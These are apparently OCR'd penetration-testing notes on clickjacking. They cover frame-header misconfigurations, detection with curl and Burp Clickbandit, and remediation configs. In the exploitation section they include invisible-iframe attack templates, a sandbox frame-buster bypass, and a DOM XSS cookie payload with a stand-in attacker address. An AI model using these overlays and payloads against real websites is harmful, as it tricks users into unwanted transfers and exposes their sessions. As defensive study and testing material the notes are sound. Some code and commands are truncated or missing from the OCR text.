Clickjacking (UI redressing) Vulnerability Notes


Eyad Islam El-Taher

November 23, 2025

Introduction

Clickjacking, also known as a "UI Redress Attack," is an interface-based malicious attack. The core principle is deceptively simple: an attacker tricks a user into clicking on a hidden or disguised element on a webpage. The user believes they are interacting with a visible, harmless page (e.g., playing a game or watching a video), but their click is secretly hijacked to perform an unintended action on a different, hidden website or application.

It is essentially a violation of the user's intent, exploiting their trust and logged-in sessions to execute unauthorized commands.



Clickjacking Vulnerability Happen When

1. **The target website lacks framing protections**:
   - Missing `X-Frame-Options` header
   - No `Content-Security-Policy` with `frame-ancestors` directive
   - Weak or bypassable frame-busting scripts
2. **The application has click-triggered sensitive actions**
3. **The user has an active authenticated session**
4. **Social engineering convinces the user to click**

Clickjacking Vulnerability Happen Where

- **Social Media Platforms**: Unauthorized liking/sharing/following
- **Webmail Clients**: Forced email deletion/composition
- **Online Banking**: Unauthorized fund transfers
- **Administrative Panels**: Configuration changes
- **E-commerce Sites**: Unwanted purchases/cart modifications
- **Account Management Pages**: Password/email changes
- **Browser Permission Dialogs**: Camera/microphone access

Impact of Clickjacking Vulnerability

- **Financial Loss**: Unauthorized bank transfers and transactions
- **Account Takeover**: Password and email changes
- **Data Breach**: Unauthorized data access and sharing
- **Reputation Damage**: Social media actions performed without consent
- **Privacy Violation**: Unauthorized access to webcam/microphone
- **Business Disruption**: Administrative settings changes

X-Frame & Content-Security-Policy and Their Roles

X-Frame-Options Header

The `X-Frame-Options` HTTP header is a legacy but widely supported defense mechanism that instructs the browser whether a page can be embedded in a frame, iframe, embed, or object.

X-Frame-Options Directives

- **DENY** - Prevents any framing whatsoever
- **SAMEORIGIN** - Allows framing only by pages from the same origin
- **ALLOW-FROM https://example.com** - Allows framing only by specified domain (poor browser support)

Content-Security-Policy (CSP) Header

The `Content-Security-Policy` header is the modern replacement for `X-Frame-Options`, offering more granular control through the `frame-ancestors` directive.

CSP frame-ancestors Directives

- **frame-ancestors 'none';** - Equivalent to `DENY`
- **frame-ancestors 'self';** - Equivalent to `SAMEORIGIN`
- **frame-ancestors https://trusted.com;** - Allows specific domains
- **frame-ancestors 'self' https://*.example.com;** - Complex domain patterns

X-Frame & Content-Security-Policy Misconfigurations

Common X-Frame-Options Misconfigurations

Critical Misconfigurations

1. **Header Not Set** - Complete absence of X-Frame-Options header
2. **Inconsistent Application** - Header set on some pages but not others
3. **Using ALLOW-FROM** - Poor browser support makes this ineffective
4. **Case Sensitivity** - Incorrect casing (e.g., `sameorigin` vs `SAMEORIGIN`)
5. **Multiple Headers** - Conflicting X-Frame-Options directives

Common CSP frame-ancestors Misconfigurations

Dangerous CSP Patterns

1. **Wildcard Usage** - `frame-ancestors *;` (Allows all domains)
2. **Overly Permissive** - `frame-ancestors 'self' https://*;`
3. **Missing Directive** - CSP present but without `frame-ancestors`
4. **Report-Only Mode** - Using `Content-Security-Policy-Report-Only` without enforcement
5. **Inheritance Issues** - Child frames without proper CSP inheritance

Vulnerable Examples:

```
# VULNERABLE: Allows framing from any HTTPS domain
Content-Security-Policy: frame-ancestors https:;

# VULNERABLE: Wildcard allows all domains
Content-Security-Policy: frame-ancestors *;

# VULNERABLE: Missing frame-ancestors directive
Content-Security-Policy: default-src 'self';
```

How to Identify Clickjacking Vulnerabilities

1- Manual Testing Methods

Basic Manual Test Template

I created an HTML file with the following code to test if a target page can be framed. The file name is `clickjacking-test.html` just open it in a browser.

Usage Instructions:

1. Save the code above as `clickjacking-test.html`
2. Edit the `src` attribute in the iframe to point to your target URL
3. Adjust the CSS positions to align the overlay with sensitive buttons
4. Open the file in a web browser while logged into the target application
5. Click the red overlay button to test if actions are triggered in the background frame

2- Automated Tools & Browser Extensions

Firefox Addon: Click-jacking by Daoud Youssef

This extension provides immediate visual feedback about clickjacking vulnerabilities:

- **Functionality**: Adds a red border to webpages vulnerable to clickjacking
- **Detection Method**: Identifies missing `X-Frame-Options` header
- **Usage**: Simply browse to any webpage - visual indicators show vulnerability status
- **Benefit**: Quick, real-time assessment during penetration testing

How the Extension Works:

1. Install the extension from Firefox Add-ons store
2. Browse to target website
3. If page loads with **red border** = Vulnerable (missing X-Frame-Options)
4. If no red border = Protected (X-Frame-Options header present)

3- Command-Line Identification Methods

```
# Basic header check
curl -I https://example.com/sensitive-page

# Check specifically for security headers
curl -I https://example.com | grep -i "x-frame-options\|content-security-policy"

# Comprehensive security header check
curl -s -I https://example.com | grep -E "(X-Frame-Options|Content-Security-Policy|X-C
```

False Positive Checks

Common False Positive Scenarios

False Positive Scenarios to Consider

1. **JavaScript Frame Busting**: Page lacks headers but has client-side frame protection
2. **Dynamic Content**: Pages that shouldn't be framed (error pages, static content)
3. **Intentional Framing**: Public pages designed to be embedded (widgets, help pages)
4. **Report-Only Mode**: CSP in report-only without enforcement

Comprehensive Assessment Checklist

Clickjacking Assessment Checklist

- Check for `X-Frame-Options` header presence and value
- Check for `Content-Security-Policy` with `frame-ancestors`
- Verify header consistency across all sensitive pages
- Test actual framing capability with proof-of-concept
- Verify if framing is intentional for public content
- Test across different user roles (public, authenticated, admin)
- Check for inheritance in subdomains and child frames

Burp Suite Integration

```
Using Burp Scanner checks for clickjacking:
1. Enable "Check for missing X-Frame-Options header" in scan configuration
2. Use "Embedded content" checks in engagement tools
```

Burp Suite Clickbandit

What is Burp Clickbandit?

Burp Clickbandit Overview

Burp Clickbandit is a tool that helps test for clickjacking vulnerabilities by creating exploit proof-of-concepts directly from your browser.

Key Features:

- Creates clickjacking attack HTML files automatically
- Works directly in your browser using JavaScript
- Records user actions to build realistic exploits
- Bypasses frame busters with sandboxing
- Generates ready-to-use attack pages

Setup Steps

1. **Open Clickbandit** in Burp Suite:
   - Go to `Burp Menu → Burp Clickbandit`
2. **Copy the script**:
   - Click `Copy Clickbandit to clipboard`
3. **Visit target website** in your browser
4. **Open Developer Console**:
   - Press `F12` or right-click → `Inspect Element`
   - Go to `Console` tab
5. **Paste and run** the Clickbandit script

Running an Attack

Attack Workflow

Once Clickbandit banner appears at the top of your browser:

1. Click `Start` to begin recording
2. **Perform actions** on the website:
   - Click buttons, links, forms
   - Mimic what a victim would do
   - All actions are recorded
3. Click `Finish` when done
4. **Optional settings**:
   - `Disable click actions` - Prevents real clicks on target site
   - `Sandbox iframe` - Bypasses frame busters

Reviewing and Saving

Review Tools

After completing the attack, use these features to test and save:

Review Commands:

- `Toggle transparency` - Show/hide original page
- `Reset` - Restore attack to initial state
- `+/- buttons` - Zoom in/out
- `Arrow keys` - Reposition attack UI

Save the exploit:

- Click `Save` to download HTML file
- This file is your clickjacking proof-of-concept
- Use it to demonstrate the vulnerability

Clickbandit Workflow Summary

```
1. Burp Menu -> Burp Clickbandit
2. Copy script to clipboard
3. Browse to target site
4. Open Developer Console (F12)
5. Paste script and press Enter
6. Click "Start" in Clickbandit banner
7. Perform actions on target site
8. Click "Finish"
9. Review and test the attack
10. Click "Save" to download HTML PoC
```

Exploitation Techniques & Notes

1- Basic Clickjacking Exploit

```
<head>
        <style>
                #target_website {
                        position:relative;
                        width:128px;
                        height:128px;
                        opacity:0.00001;
                        z-index:2;
                        }
                #decoy_website {
                        position:absolute;
                        width:300px;
                        height:400px;
                        z-index:1;
                        }
        </style>
</head>
...
<body>
        <div id="decoy_website">
        ...decoy web content here...
        </div>
        <iframe id="target_website" src="https://vulnerable-website.com">
        </iframe>
</body>
```

2- Clickjacking with Prefilled Form Input

The Vulnerability

Prefilled Form Clickjacking

Websites that allow form prepopulation via GET parameters are vulnerable to advanced clickjacking attacks where form values are preset before the user clicks.

How it works:

- Target website accepts form prepopulation via URL parameters
- Example: `https://site.com/form?email=attacker@evil.com`
- Attacker creates clickjacking page with prefilled target URL
- Victim only needs to click "Submit" - all form data is already set

Attack Scenario

`https://vulnerable-bank.com/transfer?to_account=ATTACKER_123&amount=1000`

Victim only needs to click "Confirm Transfer"

3- Exploitation: Frame Busting Scripts

What are Frame Busting Scripts?

Frame Busting Definition

Client-side protection scripts that prevent a website from being loaded inside frames or iframes, typically implemented through browser extensions or JavaScript.

Common Frame Busting Behaviors:

- Check if current window is the main/top window
- Make all frames visible to the user
- Prevent clicking on invisible frames
- Intercept and alert users about potential clickjacking attacks

Bypassing Frame Busting Scripts

Attackers' Workarounds

Frame busting scripts have limitations that attackers can exploit.

Vulnerabilities in Frame Busting:

- **Browser-specific**: Techniques vary across browsers
- **JavaScript dependency**: Requires JavaScript enabled
- **HTML flexibility**: Multiple ways to circumvent protection
- **Security settings**: Browser settings may block the scripts

HTML5 Sandbox Bypass

Effective Bypass Technique

Using HTML5 iframe `sandbox` attribute to neutralize frame busters.

```
<iframe id="victim_website"
        src="https://victim-website.com"
        sandbox="allow-forms allow-scripts">
</iframe>
```

How this bypass works:

- `allow-forms`: Enables form submission within iframe
- `allow-scripts`: Allows JavaScript execution
- **Missing** `allow-top-navigation`: Prevents top-level navigation
- Frame buster scripts run but cannot navigate the top window
- Website remains trapped in the iframe

Other Bypass Techniques:

- **Double framing**: Nested iframes confuse reference checks
- **onBeforeUnload event**: Intercept navigation attempts
- **XSS filters**: Abuse browser XSS protection
- **Referrer checks**: Spoof or manipulate referrer headers

4- Combining Clickjacking with Other Attacks

Attack Overview

Clickjacking + DOM XSS

While clickjacking alone can cause harm, its true danger emerges when combined with other vulnerabilities like Stored XSS to execute arbitrary JavaScript.

Attack Flow:

- Identify a DOM XSS vulnerability in the target website
- Craft a malicious URL that triggers the XSS payload
- Embed the URL in a transparent iframe
- Overlay deceptive UI elements
- Victim clicks, triggering both the action AND XSS execution

Attack Example

```
<iframe src="https://vulnerable-website.com/feedback?
name=<img src=1 onerror=alert(document.cookie)>&email=attacker@evil.com
&subject=test&message=test#feedbackResult">
</iframe>
```

How This Works

Attack Mechanics

- Victim visits attacker's malicious page
- Transparent iframe loads the vulnerable feedback form
- DOM XSS payload is automatically injected via URL parameters
- Victim clicks deceptive button overlaid on the iframe
- Click submits the form AND triggers the XSS payload
- Attacker's JavaScript executes in the context of the target site

5- Multistep Clickjacking

What is Multistep Clickjacking?

Multiple Actions Required

When an attack requires several clicks to complete, like adding items to a cart and then checking out.

Real-World Example: Online Shopping

Attack Scenario:

- Victim visits malicious page
- Transparent iframe loads shopping website
- Attacker overlays multiple deceptive buttons
- Victim clicks thinking they're playing a game
- Actually adds items to cart and completes purchase

How It Works

1. **Step 1**: Add item to shopping cart
2. **Step 2**: Proceed to checkout
3. **Step 3**: Confirm payment
4. **Step 4**: Place order

Technical Implementation

- Uses **multiple iframes** or page divisions
- Each iframe handles one step of the process
- Requires **precise positioning** of overlay elements
- Must maintain user session across all steps

Clickjacking Testing Methodology

Phase 1: Reconnaissance & Scope Definition

Step 1: Target Identification

1. Identify all sensitive functionalities:
   - Login/authentication pages
   - Administrative interfaces
   - Financial transactions
   - Account management pages
   - Form submissions with sensitive actions
2. Map application structure and user roles
3. Note all endpoints that perform state-changing operations

Step 2: Header Analysis

1. Use automated scanning:

```
# Bulk header checking
curl -I https://target.com/endpoint |
grep -i "x-frame-options\|content-security-policy"
```

2. Check for inconsistencies across pages
3. Verify both `X-Frame-Options` and `CSP frame-ancestors`
4. Note pages missing protection headers

Phase 2: Vulnerability Confirmation

Step 3: Basic Framing Test

1. Create basic clickjacking test file:

```
<iframe src="https://target.com/sensitive-page"
        style="opacity:0.5; width:500px; height:500px;">
</iframe>
```

2. Test if page loads in iframe
3. Check for visual indicators of frame busting
4. Verify if page functionality remains accessible

Step 4: Advanced Testing Methods

1. **Firefox Extension Check**:
   - Install "Click-jacking by Daoud Youssef"
   - Browse to target pages
   - Note red borders indicating vulnerabilities
2. **Burp Clickbandit Assessment**:
   - Follow Clickbandit workflow
   - Test multi-step actions
   - Generate PoC for complex scenarios
3. **Manual PoC Creation**:
   - Create custom HTML files for specific functionalities
   - Test overlay positioning and user interaction

Phase 3: Exploitation Techniques

Step 5: Frame Buster Bypass Testing

1. Test HTML5 sandbox bypass:

```
<iframe src="https://target.com"
        sandbox="allow-forms␣allow-scripts">
</iframe>
```

2. Attempt double framing techniques
3. Check for JavaScript dependency in frame busting
4. Test with different browser security settings

Step 6: Advanced Attack Vectors

1. **Prefilled Form Testing**:
   - Identify forms with GET parameter prepopulation
   - Craft URLs with malicious preset values
   - Test if forms submit with attacker-controlled data
2. **Multi-step Action Testing**:
   - Map complex workflows (e.g., shopping cart → checkout)
   - Create multi-iframe attacks
   - Test session persistence across steps
3. **Combined Vulnerability Testing**:
   - Identify DOM XSS vulnerabilities
   - Combine with clickjacking vectors
   - Test for privilege escalation scenarios

Testing Checklist Summary

Clickjacking Assessment Checklist

- **Reconnaissance**
  - Map sensitive functionalities and endpoints
- **Header Analysis**
  - Check for `X-Frame-Options` header
  - Check for `CSP frame-ancestors` directive
  - Verify header consistency across pages
- **Vulnerability Confirmation**
  - Basic iframe loading test
  - Browser extension verification
  - Burp Clickbandit assessment
- **Exploitation Testing**
  - Frame buster bypass attempts
  - Prefilled form testing
  - Multi-step action testing
  - Combined vulnerability testing

Tools & Commands Quick Reference

Essential Testing Tools

- **Header Analysis**: curl, browser dev tools
- **Visual Indicators**: Firefox "Click-jacking" extension
- **PoC Generation**: Burp Clickbandit
- **Manual Testing**: Custom HTML files

Key Commands

```
# Header checking
curl -I https://target.com | grep -i frame

# Bulk testing multiple endpoints
cat urls.txt | while read url; do
    echo "Testing: $url"
    curl -I "$url" | grep -i "x-frame-options\|content-security-policy"
done

# Quick manual test
echo '<iframe src="URL" style="opacity:0.5;"></iframe>' > test.html
```

Remediation and Prevention Measures

Quick Fix: Add Security Headers

Add these headers to your web server configuration:

For Apache (.htaccess)

```
# Block ALL framing (most secure)
Header always set X-Frame-Options "DENY"
Header always set Content-Security-Policy "frame-ancestors 'none'"

# OR allow same-site only
Header always set X-Frame-Options "SAMEORIGIN"
Header always set Content-Security-Policy "frame-ancestors 'self'"
```

For Nginx (server config)

```
# Block ALL framing
add_header X-Frame-Options "DENY" always;
add_header Content-Security-Policy "frame-ancestors 'none'" always;

# OR allow same-site only
add_header X-Frame-Options "SAMEORIGIN" always;
add_header Content-Security-Policy "frame-ancestors 'self'" always;
```

For Developers: Code Solutions

PHP

```
<?php
// Add to top of sensitive pages
header('X-Frame-Options: DENY');
header("Content-Security-Policy: frame-ancestors 'none'");
?>
```

Node.js/Express

```
// For all routes
app.use((req, res, next) => {
    res.setHeader('X-Frame-Options', 'DENY');
    res.setHeader("Content-Security-Policy", "frame-ancestors 'none'");
    next();
});
```

ASP.NET

```
// In Web.config
<system.webServer>
  <httpProtocol>
    <customHeaders>
      <add name="X-Frame-Options" value="DENY" />
      <add name="Content-Security-Policy" value="frame-ancestors 'none'" />
    </customHeaders>
  </httpProtocol>
</system.webServer>
```

Simple Testing

Check if your fix works:

Quick Test Command

```
curl -I https://yoursite.com | grep -i "frame"
```

You should see:

```
X-Frame-Options: DENY
Content-Security-Policy: frame-ancestors 'none'
```

What to Protect

Add headers to these pages:

- Login pages
- Admin panels
- Payment pages
- Account settings
- Any page with sensitive actions

Remember

Key Points

- Use `DENY` or `SAMEORIGIN` for X-Frame-Options
- Use `'none'` or `'self'` for CSP frame-ancestors
- Test with browser tools or curl command
- Apply to ALL sensitive pages
- Both headers provide extra protection